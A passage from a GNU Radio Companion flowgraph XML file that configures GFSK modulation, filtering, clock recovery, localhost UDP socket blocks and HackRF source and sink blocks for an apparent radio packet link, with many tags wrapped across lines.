    <param>
<key>affinity</key>
      <value></value>
    </param>
    <param>
<key>_enabled</key>
      <value>1</value>
    </param>
    <param>
<key>_coordinate</key>
      <value>(8,
920)</value>
    </param>
    <param>
<key>_rotation</key>
      <value>180</value>
    </param>
```

```
    <param>
      <key>id</key>
<value>blocks_message_de
bug_0_0</value>
    </param>
  </block>
  <block>
<key>blocks_multiply_con
st_vxx</key>
    <param>
      <key>alias</key>
      <value></value>
    </param>
    <param>
      <key>comment</key>
      <value></value>
    </param>
    <param>
      <key>const</key>
      <value>0.9</value>
    </param>
    <param>
<key>affinity</key>
      <value></value>
    </param>
    <param>
<key>_enabled</key>
      <value>1</value>
    </param>
    <param>
<key>_coordinate</key>
      <value>(560,
963)</value>
    </param>
    <param>
<key>_rotation</key>
      <value>0</value>
    </param>
    <param>
      <key>id</key>
<value>blocks_multiply_c
onst_vxx_0</value>
    </param>
    <param>
      <key>type</key>
```

```
<value>complex</value>
    </param>
    <param>
<key>maxoutbuf</key>
      <value>0</value>
    </param>
    <param>
<key>minoutbuf</key>
      <value>0</value>
    </param>
    <param>
      <key>vlen</key>
      <value>1</value>
    </param>
  </block>
  <block>
<key>blocks_not_xx</key>
    <param>
      <key>alias</key>
      <value></value>
    </param>
    <param>
      <key>comment</key>
      <value></value>
    </param>
    <param>
<key>affinity</key>
      <value></value>
    </param>
    <param>
<key>_enabled</key>
      <value>1</value>
    </param>
    <param>
<key>_coordinate</key>
      <value>(424,
960)</value>
    </param>
    <param>
<key>_rotation</key>
      <value>0</value>
    </param>
    <param>
```

```
      <key>id</key>
<value>blocks_not_xx_0</
value>
    </param>
    <param>
      <key>type</key>
<value>byte</value>
    </param>
    <param>
<key>maxoutbuf</key>
      <value>0</value>
    </param>
    <param>
<key>minoutbuf</key>
      <value>0</value>
    </param>
  </block>
  <block>
<key>blocks_pdu_to_tagge
d_stream</key>
    <param>
      <key>alias</key>
      <value></value>
    </param>
    <param>
      <key>comment</key>
      <value></value>
    </param>
    <param>
<key>affinity</key>
      <value></value>
    </param>
    <param>
<key>_enabled</key>
      <value>1</value>
    </param>
    <param>
<key>_coordinate</key>
      <value>(192,
955)</value>
    </param>
    <param>
<key>_rotation</key>
      <value>0</value>
```

```
    </param>
    <param>
      <key>id</key>
<value>blocks_pdu_to_tagged_stream_0</value>
    </param>
    <param>
      <key>type</key>
<value>byte</value>
    </param>
    <param>
      <key>tag</key>
<value>packet_len</value>
    </param>
    <param>
<key>maxoutbuf</key>
      <value>0</value>
    </param>
    <param>
<key>minoutbuf</key>
      <value>0</value>
    </param>
  </block>
  <block>
<key>blocks_socket_pdu</key>
    <param>
      <key>alias</key>
      <value></value>
    </param>
    <param>
      <key>comment</key>
      <value></value>
    </param>
    <param>
<key>affinity</key>
      <value></value>
    </param>
    <param>
<key>_enabled</key>
      <value>1</value>
    </param>
    <param>
```

```
<key>_coordinate</key>
      <value>(16, 819)</value>
    </param>
    <param>
<key>_rotation</key>
      <value>0</value>
    </param>
    <param>
      <key>host</key>
<value>127.0.0.1</value>
    </param>
    <param>
      <key>id</key>
<value>blocks_socket_pdu_0</value>
    </param>
    <param>
      <key>mtu</key>
<value>10000</value>
    </param>
    <param>
<key>maxoutbuf</key>
      <value>0</value>
    </param>
    <param>
<key>minoutbuf</key>
      <value>0</value>
    </param>
    <param>
      <key>port</key>
<value>52001</value>
    </param>
    <param>
<key>tcp_no_delay</key>
<value>False</value>
    </param>
    <param>
      <key>type</key>
<value>"UDP_SERVER"</value>
    </param>
  </block>
```

```
  <block>
<key>blocks_socket_pdu</key>
    <param>
      <key>alias</key>
      <value></value>
    </param>
    <param>
      <key>comment</key>
      <value></value>
    </param>
    <param>
<key>affinity</key>
      <value></value>
    </param>
    <param>
<key>_enabled</key>
      <value>1</value>
    </param>
    <param>
<key>_coordinate</key>
      <value>(1152, 355)</value>
    </param>
    <param>
<key>_rotation</key>
      <value>0</value>
    </param>
    <param>
      <key>host</key>
<value>127.0.0.1</value>
    </param>
    <param>
      <key>id</key>
<value>blocks_socket_pdu_0_0</value>
    </param>
    <param>
      <key>mtu</key>
<value>10000</value>
    </param>
    <param>
<key>maxoutbuf</key>
      <value>0</value>
```

```
    </param>
    <param>
<key>minoutbuf</key>
      <value>0</value>
    </param>
    <param>
      <key>port</key>
<value>52002</value>
    </param>
    <param>
<key>tcp_no_delay</key>
<value>False</value>
    </param>
    <param>
      <key>type</key>
<value>"UDP_CLIENT"</value>
    </param>
  </block>
  <block>
<key>digital_binary_slicer_fb</key>
    <param>
      <key>alias</key>
      <value></value>
    </param>
    <param>
      <key>comment</key>
      <value></value>
    </param>
    <param>
<key>affinity</key>
      <value></value>
    </param>
    <param>
<key>_enabled</key>
      <value>1</value>
    </param>
    <param>
<key>_coordinate</key>
      <value>(960, 96)</value>
    </param>
    <param>
```

```
<key>_rotation</key>
      <value>0</value>
    </param>
    <param>
      <key>id</key>
<value>digital_binary_slicer_fb_0</value>
    </param>
    <param>
<key>maxoutbuf</key>
      <value>0</value>
    </param>
    <param>
<key>minoutbuf</key>
      <value>0</value>
    </param>
  </block>
  <block>
<key>digital_binary_slicer_fb</key>
    <param>
      <key>alias</key>
      <value></value>
    </param>
    <param>
      <key>comment</key>
      <value></value>
    </param>
    <param>
<key>affinity</key>
      <value></value>
    </param>
    <param>
<key>_enabled</key>
      <value>1</value>
    </param>
    <param>
<key>_coordinate</key>
      <value>(960,
248)</value>
    </param>
    <param>
<key>_rotation</key>
      <value>0</value>
```

```
    </param>
    <param>
      <key>id</key>
<value>digital_binary_slicer_fb_0_0</value>
    </param>
    <param>
<key>maxoutbuf</key>
      <value>0</value>
    </param>
    <param>
<key>minoutbuf</key>
      <value>0</value>
    </param>
  </block>
  <block>
<key>digital_clock_recovery_mm_xx</key>
    <param>
      <key>alias</key>
      <value></value>
    </param>
    <param>
      <key>comment</key>
      <value></value>
    </param>
    <param>
<key>affinity</key>
      <value></value>
    </param>
    <param>
<key>_enabled</key>
      <value>1</value>
    </param>
    <param>
<key>_coordinate</key>
      <value>(728,
99)</value>
    </param>
    <param>
<key>_rotation</key>
      <value>0</value>
    </param>
    <param>
```

```
      <key>gain_mu</key>
<value>0.175</value>
    </param>
    <param>
<key>gain_omega</key>
<value>0.25*0.175*0.175<
/value>
    </param>
    <param>
      <key>id</key>
<value>digital_clock_recovery_mm_xx_0</value>
    </param>
    <param>
<key>maxoutbuf</key>
      <value>0</value>
    </param>
    <param>
<key>minoutbuf</key>
      <value>0</value>
    </param>
    <param>
      <key>mu</key>
      <value>0.5</value>
    </param>
    <param>
<key>omega_relative_limit</key>
<value>0.005</value>
    </param>
    <param>
      <key>omega</key>
<value>r2_sps</value>
    </param>
    <param>
      <key>type</key>
<value>float</value>
    </param>
  </block>
  <block>
<key>digital_clock_recovery_mm_xx</key>
    <param>
      <key>alias</key>
```

```
      <value></value>
    </param>
    <param>
      <key>comment</key>
      <value></value>
    </param>
    <param>
<key>affinity</key>
      <value></value>
    </param>
    <param>
<key>_enabled</key>
      <value>1</value>
    </param>
    <param>
<key>_coordinate</key>
      <value>(728,
251)</value>
    </param>
    <param>
<key>_rotation</key>
      <value>0</value>
    </param>
    <param>
      <key>gain_mu</key>
<value>0.175</value>
    </param>
    <param>
<key>gain_omega</key>
<value>0.25*0.175*0.175<
/value>
    </param>
    <param>
      <key>id</key>
<value>digital_clock_recovery_mm_xx_0_0</value>
    </param>
    <param>
<key>maxoutbuf</key>
      <value>0</value>
    </param>
    <param>
<key>minoutbuf</key>
      <value>0</value>
```

```
    </param>
    <param>
      <key>mu</key>
      <value>0.5</value>
    </param>
    <param>
<key>omega_relative_limit</key>
<value>0.005</value>
    </param>
    <param>
      <key>omega</key>
<value>r2_sps</value>
    </param>
    <param>
      <key>type</key>
<value>float</value>
    </param>
  </block>
  <block>
<key>digital_gfsk_mod</key>
    <param>
      <key>bt</key>
      <value>1</value>
    </param>
    <param>
      <key>alias</key>
      <value></value>
    </param>
    <param>
      <key>comment</key>
      <value></value>
    </param>
    <param>
<key>affinity</key>
      <value></value>
    </param>
    <param>
<key>_enabled</key>
      <value>1</value>
    </param>
    <param>
<key>_coordinate</key>
      <value>(376,
835)</value>
    </param>
    <param>
<key>_rotation</key>
      <value>0</value>
    </param>
    <param>
      <key>id</key>
<value>digital_gfsk_mod_
0</value>
    </param>
    <param>
      <key>log</key>
<value>False</value>
    </param>
    <param>
<key>maxoutbuf</key>
      <value>0</value>
    </param>
    <param>
<key>minoutbuf</key>
      <value>0</value>
    </param>
    <param>
<key>samples_per_symbol<
/key>
<value>tx_sps</value>
    </param>
    <param>
<key>sensitivity</key>
      <value>1.0</value>
    </param>
    <param>
      <key>verbose</key>
<value>False</value>
    </param>
  </block>
  <block>
<key>freq_xlating_fir_fi
lter_xxx</key>
    <param>
      <key>alias</key>
      <value></value>
    </param>
    <param>
<key>center_freq</key>
      <value>-
1*r1_freq_offset</value>
    </param>
    <param>
      <key>comment</key>
      <value></value>
    </param>
    <param>
<key>affinity</key>
      <value></value>
    </param>
    <param>
      <key>decim</key>
      <value>1</value>
    </param>
    <param>
<key>_enabled</key>
      <value>1</value>
    </param>
    <param>
<key>_coordinate</key>
      <value>(280,
219)</value>
    </param>
    <param>
<key>_rotation</key>
      <value>0</value>
    </param>
    <param>
      <key>id</key>
<value>freq_xlating_fir_
filter_xxx_0</value>
    </param>
    <param>
<key>maxoutbuf</key>
      <value>0</value>
    </param>
    <param>
<key>minoutbuf</key>
      <value>0</value>
    </param>
    <param>
<key>samp_rate</key>
<value>samp_rate</value>
    </param>
    <param>
      <key>taps</key>
<value>taps</value>
    </param>
    <param>
      <key>type</key>
      <value>ccc</value>
    </param>
  </block>
  <block>
<key>freq_xlating_fir_fi
lter_xxx</key>
    <param>
      <key>alias</key>
      <value></value>
    </param>
    <param>
<key>center_freq</key>
      <value>-
1*r2_freq_offset</value>
    </param>
    <param>
      <key>comment</key>
      <value></value>
    </param>
    <param>
<key>affinity</key>
      <value></value>
    </param>
    <param>
      <key>decim</key>
      <value>1</value>
    </param>
    <param>
<key>_enabled</key>
      <value>1</value>
    </param>
    <param>
<key>_coordinate</key>
```

```
      <value>(280,
323)</value>

    </param>

    <param>


<key>_rotation</key>

      <value>0</value>

    </param>

    <param>

      <key>id</key>


<value>freq_xlating_fir_
filter_xxx_0_0</value>

    </param>

    <param>


<key>maxoutbuf</key>

      <value>0</value>

    </param>

    <param>


<key>minoutbuf</key>

      <value>0</value>

    </param>

    <param>


<key>samp_rate</key>


<value>samp_rate</value>

    </param>

    <param>

      <key>taps</key>


<value>taps</value>

    </param>

    <param>

      <key>type</key>

      <value>ccc</value>

    </param>

  </block>

  <block>


<key>low_pass_filter</ke
y>

    <param>

      <key>beta</key>


<value>6.76</value>

    </param>

    <param>

      <key>alias</key>

      <value></value>

    </param>

    <param>


<key>comment</key>

      <value></value>

    </param>

    <param>


<key>affinity</key>

      <value></value>

    </param>

    <param>


<key>cutoff_freq</key>


<value>40e3</value>

    </param>

    <param>

      <key>decim</key>

      <value>1</value>

    </param>

    <param>


<key>_enabled</key>

      <value>1</value>

    </param>

    <param>

      <key>type</key>


<value>fir_filter_fff</v
alue>

    </param>

    <param>


<key>_coordinate</key>

      <value>(544,
83)</value>

    </param>

    <param>


<key>_rotation</key>

      <value>0</value>

    </param>

    <param>

      <key>gain</key>

      <value>1</value>

    </param>

    <param>

      <key>id</key>


<value>low_pass_filter_0
</value>

    </param>

    <param>

      <key>interp</key>

      <value>1</value>

    </param>

    <param>


<key>maxoutbuf</key>

      <value>0</value>

    </param>

    <param>


<key>minoutbuf</key>

      <value>0</value>

    </param>

    <param>


<key>samp_rate</key>


<value>samp_rate</value>

    </param>

    <param>

      <key>width</key>


<value>10e3</value>

    </param>

    <param>

      <key>win</key>


<value>firdes.WIN_HAMMIN
G</value>

    </param>

  </block>

  <block>


<key>low_pass_filter</ke
y>

    <param>

      <key>beta</key>


<value>6.76</value>

    </param>

    <param>

      <key>alias</key>

      <value></value>

    </param>

    <param>

      <key>comment</key>

      <value></value>

    </param>

    <param>


<key>affinity</key>

      <value></value>

    </param>

    <param>


<key>cutoff_freq</key>


<value>40e3</value>

    </param>

    <param>

      <key>decim</key>

      <value>1</value>

    </param>

    <param>


<key>_enabled</key>

      <value>1</value>

    </param>

    <param>

      <key>type</key>


<value>fir_filter_fff</v
alue>

    </param>

    <param>


<key>_coordinate</key>

      <value>(544,
235)</value>

    </param>

    <param>


<key>_rotation</key>

      <value>0</value>

    </param>

    <param>

      <key>gain</key>

      <value>1</value>

    </param>

    <param>

      <key>id</key>


<value>low_pass_filter_0
_0</value>

    </param>

    <param>

      <key>interp</key>

      <value>1</value>

    </param>

    <param>


<key>maxoutbuf</key>

      <value>0</value>

    </param>
```

```
    <param>

<key>minoutbuf</key>

      <value>0</value>

    </param>

    <param>

<key>samp_rate</key>

<value>samp_rate</value>

    </param>

    <param>

      <key>width</key>

<value>10e3</value>

    </param>

    <param>

      <key>win</key>

<value>firdes.WIN_HAMMIN
G</value>

    </param>

  </block>

  <block>

<key>osmosdr_sink</key>

    <param>

      <key>alias</key>

      <value></value>

    </param>

    <param>

      <key>ant0</key>

      <value></value>

    </param>

    <param>

<key>bb_gain0</key>

      <value>0</value>

    </param>

    <param>

      <key>bw0</key>

      <value>0</value>

    </param>

    <param>

      <key>corr0</key>

      <value>0</value>

    </param>

    <param>

      <key>freq0</key>

<value>center_freq+tx_fr
eq_offset</value>
```

```
    </param>

    <param>

<key>if_gain0</key>

<value>tx_gain</value>

    </param>

    <param>

      <key>gain0</key>

      <value>14</value>

    </param>

    <param>

      <key>ant10</key>

      <value></value>

    </param>

    <param>

<key>bb_gain10</key>

      <value>20</value>

    </param>

    <param>

      <key>bw10</key>

      <value>0</value>

    </param>

    <param>

      <key>corr10</key>

      <value>0</value>

    </param>

    <param>

      <key>freq10</key>

<value>100e6</value>

    </param>

    <param>

<key>if_gain10</key>

      <value>20</value>

    </param>

    <param>

      <key>gain10</key>

      <value>10</value>

    </param>

    <param>

      <key>ant11</key>

      <value></value>

    </param>

    <param>

<key>bb_gain11</key>

      <value>20</value>
```

```
    </param>

    <param>

      <key>bw11</key>

      <value>0</value>

    </param>

    <param>

      <key>corr11</key>

      <value>0</value>

    </param>

    <param>

      <key>freq11</key>

<value>100e6</value>

    </param>

    <param>

<key>if_gain11</key>

      <value>20</value>

    </param>

    <param>

      <key>gain11</key>

      <value>10</value>

    </param>

    <param>

      <key>ant12</key>

      <value></value>

    </param>

    <param>

<key>bb_gain12</key>

      <value>20</value>

    </param>

    <param>

      <key>bw12</key>

      <value>0</value>

    </param>

    <param>

      <key>corr12</key>

      <value>0</value>

    </param>

    <param>

      <key>freq12</key>

<value>100e6</value>

    </param>

    <param>

<key>if_gain12</key>

      <value>20</value>
```

```
    </param>

    <param>

      <key>gain12</key>

      <value>10</value>

    </param>

    <param>

      <key>ant13</key>

      <value></value>

    </param>

    <param>

<key>bb_gain13</key>

      <value>20</value>

    </param>

    <param>

      <key>bw13</key>

      <value>0</value>

    </param>

    <param>

      <key>corr13</key>

      <value>0</value>

    </param>

    <param>

      <key>freq13</key>

<value>100e6</value>

    </param>

    <param>

<key>if_gain13</key>

      <value>20</value>

    </param>

    <param>

      <key>gain13</key>

      <value>10</value>

    </param>

    <param>

      <key>ant14</key>

      <value></value>

    </param>

    <param>

<key>bb_gain14</key>

      <value>20</value>

    </param>

    <param>

      <key>bw14</key>

      <value>0</value>

    </param>
```

```
    <param>
      <key>corr14</key>
      <value>0</value>
    </param>
    <param>
      <key>freq14</key>
<value>100e6</value>
    </param>
    <param>
<key>if_gain14</key>
      <value>20</value>
    </param>
    <param>
      <key>gain14</key>
      <value>10</value>
    </param>
    <param>
      <key>ant15</key>
      <value></value>
    </param>
    <param>
<key>bb_gain15</key>
      <value>20</value>
    </param>
    <param>
      <key>bw15</key>
      <value>0</value>
    </param>
    <param>
      <key>corr15</key>
      <value>0</value>
    </param>
    <param>
      <key>freq15</key>
<value>100e6</value>
    </param>
    <param>
<key>if_gain15</key>
      <value>20</value>
    </param>
    <param>
      <key>gain15</key>
      <value>10</value>
    </param>
```

```
    <param>
      <key>ant16</key>
      <value></value>
    </param>
    <param>
<key>bb_gain16</key>
      <value>20</value>
    </param>
    <param>
      <key>bw16</key>
      <value>0</value>
    </param>
    <param>
      <key>corr16</key>
      <value>0</value>
    </param>
    <param>
      <key>freq16</key>
<value>100e6</value>
    </param>
    <param>
<key>if_gain16</key>
      <value>20</value>
    </param>
    <param>
      <key>gain16</key>
      <value>10</value>
    </param>
    <param>
      <key>ant17</key>
      <value></value>
    </param>
    <param>
<key>bb_gain17</key>
      <value>20</value>
    </param>
    <param>
      <key>bw17</key>
      <value>0</value>
    </param>
    <param>
      <key>corr17</key>
      <value>0</value>
    </param>
    <param>
```

```
      <key>freq17</key>
<value>100e6</value>
    </param>
    <param>
<key>if_gain17</key>
      <value>20</value>
    </param>
    <param>
      <key>gain17</key>
      <value>10</value>
    </param>
    <param>
      <key>ant18</key>
      <value></value>
    </param>
    <param>
<key>bb_gain18</key>
      <value>20</value>
    </param>
    <param>
      <key>bw18</key>
      <value>0</value>
    </param>
    <param>
      <key>corr18</key>
      <value>0</value>
    </param>
    <param>
      <key>freq18</key>
<value>100e6</value>
    </param>
    <param>
<key>if_gain18</key>
      <value>20</value>
    </param>
    <param>
      <key>gain18</key>
      <value>10</value>
    </param>
    <param>
      <key>ant19</key>
      <value></value>
    </param>
    <param>
```

```
<key>bb_gain19</key>
      <value>20</value>
    </param>
    <param>
      <key>bw19</key>
      <value>0</value>
    </param>
    <param>
      <key>corr19</key>
      <value>0</value>
    </param>
    <param>
      <key>freq19</key>
<value>100e6</value>
    </param>
    <param>
<key>if_gain19</key>
      <value>20</value>
    </param>
    <param>
      <key>gain19</key>
      <value>10</value>
    </param>
    <param>
      <key>ant1</key>
      <value></value>
    </param>
    <param>
<key>bb_gain1</key>
      <value>20</value>
    </param>
    <param>
      <key>bw1</key>
      <value>0</value>
    </param>
    <param>
      <key>corr1</key>
      <value>0</value>
    </param>
    <param>
      <key>freq1</key>
<value>100e6</value>
    </param>
    <param>
```

```
<key>if_gain1</key>
      <value>20</value>
    </param>
    <param>
      <key>gain1</key>
      <value>10</value>
    </param>
    <param>
      <key>ant20</key>
      <value></value>
    </param>
    <param>

<key>bb_gain20</key>
      <value>20</value>
    </param>
    <param>
      <key>bw20</key>
      <value>0</value>
    </param>
    <param>
      <key>corr20</key>
      <value>0</value>
    </param>
    <param>
      <key>freq20</key>

<value>100e6</value>
    </param>
    <param>

<key>if_gain20</key>
      <value>20</value>
    </param>
    <param>
      <key>gain20</key>
      <value>10</value>
    </param>
    <param>
      <key>ant21</key>
      <value></value>
    </param>
    <param>

<key>bb_gain21</key>
      <value>20</value>
    </param>
    <param>
      <key>bw21</key>
      <value>0</value>
    </param>
    <param>
      <key>corr21</key>
      <value>0</value>
    </param>
    <param>
      <key>freq21</key>

<value>100e6</value>
    </param>
    <param>

<key>if_gain21</key>
      <value>20</value>
    </param>
    <param>
      <key>gain21</key>
      <value>10</value>
    </param>
    <param>
      <key>ant22</key>
      <value></value>
    </param>
    <param>

<key>bb_gain22</key>
      <value>20</value>
    </param>
    <param>
      <key>bw22</key>
      <value>0</value>
    </param>
    <param>
      <key>corr22</key>
      <value>0</value>
    </param>
    <param>
      <key>freq22</key>

<value>100e6</value>
    </param>
    <param>

<key>if_gain22</key>
      <value>20</value>
    </param>
    <param>
      <key>gain22</key>
      <value>10</value>
    </param>
    <param>
      <key>ant23</key>
      <value></value>
    </param>
    <param>

<key>bb_gain23</key>
      <value>20</value>
    </param>
    <param>
      <key>bw23</key>
      <value>0</value>
    </param>
    <param>
      <key>corr23</key>
      <value>0</value>
    </param>
    <param>
      <key>freq23</key>

<value>100e6</value>
    </param>
    <param>

<key>if_gain23</key>
      <value>20</value>
    </param>
    <param>
      <key>gain23</key>
      <value>10</value>
    </param>
    <param>
      <key>ant24</key>
      <value></value>
    </param>
    <param>

<key>bb_gain24</key>
      <value>20</value>
    </param>
    <param>
      <key>bw24</key>
      <value>0</value>
    </param>
    <param>
      <key>corr24</key>
      <value>0</value>
    </param>
    <param>
      <key>freq24</key>

<value>100e6</value>
    </param>
    <param>

<key>if_gain24</key>
      <value>20</value>
    </param>
    <param>
      <key>gain24</key>
      <value>10</value>
    </param>
    <param>
      <key>ant25</key>
      <value></value>
    </param>
    <param>

<key>bb_gain25</key>
      <value>20</value>
    </param>
    <param>
      <key>bw25</key>
      <value>0</value>
    </param>
    <param>
      <key>corr25</key>
      <value>0</value>
    </param>
    <param>
      <key>freq25</key>

<value>100e6</value>
    </param>
    <param>

<key>if_gain25</key>
      <value>20</value>
    </param>
    <param>
      <key>gain25</key>
      <value>10</value>
    </param>
    <param>
      <key>ant26</key>
```

```
      <value></value>
    </param>
    <param>

<key>bb_gain26</key>
      <value>20</value>
    </param>
    <param>
      <key>bw26</key>
      <value>0</value>
    </param>
    <param>
      <key>corr26</key>
      <value>0</value>
    </param>
    <param>
      <key>freq26</key>

<value>100e6</value>
    </param>
    <param>

<key>if_gain26</key>
      <value>20</value>
    </param>
    <param>
      <key>gain26</key>
      <value>10</value>
    </param>
    <param>
      <key>ant27</key>
      <value></value>
    </param>
    <param>

<key>bb_gain27</key>
      <value>20</value>
    </param>
    <param>
      <key>bw27</key>
      <value>0</value>
    </param>
    <param>
      <key>corr27</key>
      <value>0</value>
    </param>
    <param>
      <key>freq27</key>
```

```
<value>100e6</value>
    </param>
    <param>

<key>if_gain27</key>
      <value>20</value>
    </param>
    <param>
      <key>gain27</key>
      <value>10</value>
    </param>
    <param>
      <key>ant28</key>
      <value></value>
    </param>
    <param>

<key>bb_gain28</key>
      <value>20</value>
    </param>
    <param>
      <key>bw28</key>
      <value>0</value>
    </param>
    <param>
      <key>corr28</key>
      <value>0</value>
    </param>
    <param>
      <key>freq28</key>

<value>100e6</value>
    </param>
    <param>

<key>if_gain28</key>
      <value>20</value>
    </param>
    <param>
      <key>gain28</key>
      <value>10</value>
    </param>
    <param>
      <key>ant29</key>
      <value></value>
    </param>
    <param>

<key>bb_gain29</key>
```

```
      <value>20</value>
    </param>
    <param>
      <key>bw29</key>
      <value>0</value>
    </param>
    <param>
      <key>corr29</key>
      <value>0</value>
    </param>
    <param>
      <key>freq29</key>

<value>100e6</value>
    </param>
    <param>

<key>if_gain29</key>
      <value>20</value>
    </param>
    <param>
      <key>gain29</key>
      <value>10</value>
    </param>
    <param>
      <key>ant2</key>
      <value></value>
    </param>
    <param>

<key>bb_gain2</key>
      <value>20</value>
    </param>
    <param>
      <key>bw2</key>
      <value>0</value>
    </param>
    <param>
      <key>corr2</key>
      <value>0</value>
    </param>
    <param>
      <key>freq2</key>

<value>100e6</value>
    </param>
    <param>

<key>if_gain2</key>
```

```
      <value>20</value>
    </param>
    <param>
      <key>gain2</key>
      <value>10</value>
    </param>
    <param>
      <key>ant30</key>
      <value></value>
    </param>
    <param>

<key>bb_gain30</key>
      <value>20</value>
    </param>
    <param>
      <key>bw30</key>
      <value>0</value>
    </param>
    <param>
      <key>corr30</key>
      <value>0</value>
    </param>
    <param>
      <key>freq30</key>

<value>100e6</value>
    </param>
    <param>

<key>if_gain30</key>
      <value>20</value>
    </param>
    <param>
      <key>gain30</key>
      <value>10</value>
    </param>
    <param>
      <key>ant31</key>
      <value></value>
    </param>
    <param>

<key>bb_gain31</key>
      <value>20</value>
    </param>
    <param>
      <key>bw31</key>
      <value>0</value>
```

```
    </param>
    <param>
      <key>corr31</key>
      <value>0</value>
    </param>
    <param>
      <key>freq31</key>
<value>100e6</value>
    </param>
    <param>
<key>if_gain31</key>
      <value>20</value>
    </param>
    <param>
      <key>gain31</key>
      <value>10</value>
    </param>
    <param>
      <key>ant3</key>
      <value></value>
    </param>
    <param>
<key>bb_gain3</key>
      <value>20</value>
    </param>
    <param>
      <key>bw3</key>
      <value>0</value>
    </param>
    <param>
      <key>corr3</key>
      <value>0</value>
    </param>
    <param>
      <key>freq3</key>
<value>100e6</value>
    </param>
    <param>
<key>if_gain3</key>
      <value>20</value>
    </param>
    <param>
      <key>gain3</key>
      <value>10</value>
```

```
    </param>
    <param>
      <key>ant4</key>
      <value></value>
    </param>
    <param>
<key>bb_gain4</key>
      <value>20</value>
    </param>
    <param>
      <key>bw4</key>
      <value>0</value>
    </param>
    <param>
      <key>corr4</key>
      <value>0</value>
    </param>
    <param>
      <key>freq4</key>
<value>100e6</value>
    </param>
    <param>
<key>if_gain4</key>
      <value>20</value>
    </param>
    <param>
      <key>gain4</key>
      <value>10</value>
    </param>
    <param>
      <key>ant5</key>
      <value></value>
    </param>
    <param>
<key>bb_gain5</key>
      <value>20</value>
    </param>
    <param>
      <key>bw5</key>
      <value>0</value>
    </param>
    <param>
      <key>corr5</key>
      <value>0</value>
    </param>
```

```
    <param>
      <key>freq5</key>
<value>100e6</value>
    </param>
    <param>
<key>if_gain5</key>
      <value>20</value>
    </param>
    <param>
      <key>gain5</key>
      <value>10</value>
    </param>
    <param>
      <key>ant6</key>
      <value></value>
    </param>
    <param>
<key>bb_gain6</key>
      <value>20</value>
    </param>
    <param>
      <key>bw6</key>
      <value>0</value>
    </param>
    <param>
      <key>corr6</key>
      <value>0</value>
    </param>
    <param>
      <key>freq6</key>
<value>100e6</value>
    </param>
    <param>
<key>if_gain6</key>
      <value>20</value>
    </param>
    <param>
      <key>gain6</key>
      <value>10</value>
    </param>
    <param>
      <key>ant7</key>
      <value></value>
    </param>
```

```
    <param>
<key>bb_gain7</key>
      <value>20</value>
    </param>
    <param>
      <key>bw7</key>
      <value>0</value>
    </param>
    <param>
      <key>corr7</key>
      <value>0</value>
    </param>
    <param>
      <key>freq7</key>
<value>100e6</value>
    </param>
    <param>
<key>if_gain7</key>
      <value>20</value>
    </param>
    <param>
      <key>gain7</key>
      <value>10</value>
    </param>
    <param>
      <key>ant8</key>
      <value></value>
    </param>
    <param>
<key>bb_gain8</key>
      <value>20</value>
    </param>
    <param>
      <key>bw8</key>
      <value>0</value>
    </param>
    <param>
      <key>corr8</key>
      <value>0</value>
    </param>
    <param>
      <key>freq8</key>
<value>100e6</value>
    </param>
```

```
    <param>

<key>if_gain8</key>

      <value>20</value>

    </param>

    <param>

      <key>gain8</key>

      <value>10</value>

    </param>

    <param>

      <key>ant9</key>

      <value></value>

    </param>

    <param>

<key>bb_gain9</key>

      <value>20</value>

    </param>

    <param>

      <key>bw9</key>

      <value>0</value>

    </param>

    <param>

      <key>corr9</key>

      <value>0</value>

    </param>

    <param>

      <key>freq9</key>

<value>100e6</value>

    </param>

    <param>

<key>if_gain9</key>

      <value>20</value>

    </param>

    <param>

      <key>gain9</key>

      <value>10</value>

    </param>

    <param>

      <key>comment</key>

      <value></value>

    </param>

    <param>

<key>affinity</key>

      <value></value>

    </param>
```

```
    <param>

      <key>args</key>

<value>hackrf=a06063c824
5c615f</value>

    </param>

    <param>

<key>_enabled</key>

      <value>1</value>

    </param>

    <param>

<key>_coordinate</key>

      <value>(752,
843)</value>

    </param>

    <param>

<key>_rotation</key>

      <value>0</value>

    </param>

    <param>

      <key>id</key>

<value>osmosdr_sink_0</v
alue>

    </param>

    <param>

      <key>type</key>

<value>fc32</value>

    </param>

    <param>

<key>clock_source0</key>

      <value></value>

    </param>

    <param>

<key>time_source0</key>

      <value></value>

    </param>

    <param>

<key>clock_source1</key>

      <value></value>

    </param>

    <param>

<key>time_source1</key>

      <value></value>

    </param>

    <param>
```

```
<key>clock_source2</key>

      <value></value>

    </param>

    <param>

<key>time_source2</key>

      <value></value>

    </param>

    <param>

<key>clock_source3</key>

      <value></value>

    </param>

    <param>

<key>time_source3</key>

      <value></value>

    </param>

    <param>

<key>clock_source4</key>

      <value></value>

    </param>

    <param>

<key>time_source4</key>

      <value></value>

    </param>

    <param>

<key>clock_source5</key>

      <value></value>

    </param>

    <param>

<key>time_source5</key>

      <value></value>

    </param>

    <param>

<key>clock_source6</key>

      <value></value>

    </param>

    <param>

<key>time_source6</key>

      <value></value>

    </param>

    <param>

<key>clock_source7</key>
```

```
      <value></value>

    </param>

    <param>

<key>time_source7</key>

      <value></value>

    </param>

    <param>

      <key>nchan</key>

      <value>1</value>

    </param>

    <param>

<key>num_mboards</key>

      <value>1</value>

    </param>

    <param>

<key>sample_rate</key>

<value>samp_rate*10</val
ue>

    </param>

    <param>

      <key>sync</key>

      <value></value>

    </param>

  </block>

  <block>

<key>osmosdr_source</key
>

    <param>

      <key>alias</key>

      <value></value>

    </param>

    <param>

      <key>ant0</key>

      <value></value>

    </param>

    <param>

<key>bb_gain0</key>

<value>rx_bb_gain</value
>

    </param>

    <param>

      <key>bw0</key>

      <value>0</value>

    </param>

    <param>
```

```
<key>dc_offset_mode0</key>
      <value>0</value>
    </param>
    <param>
      <key>corr0</key>
      <value>0</value>
    </param>
    <param>
      <key>freq0</key>
<value>center_freq-5e3+r1_freq_offset</value>
    </param>
    <param>
<key>gain_mode0</key>
<value>False</value>
    </param>
    <param>
<key>if_gain0</key>
<value>rx_if_gain</value>
    </param>
    <param>
<key>iq_balance_mode0</key>
      <value>2</value>
    </param>
    <param>
      <key>gain0</key>
      <value>14</value>
    </param>
    <param>
      <key>ant10</key>
      <value></value>
    </param>
    <param>
<key>bb_gain10</key>
      <value>20</value>
    </param>
    <param>
      <key>bw10</key>
      <value>0</value>
    </param>
    <param>
```

```
<key>dc_offset_mode10</key>
      <value>0</value>
    </param>
    <param>
      <key>corr10</key>
      <value>0</value>
    </param>
    <param>
      <key>freq10</key>
<value>100e6</value>
    </param>
    <param>
<key>gain_mode10</key>
<value>False</value>
    </param>
    <param>
<key>if_gain10</key>
      <value>20</value>
    </param>
    <param>
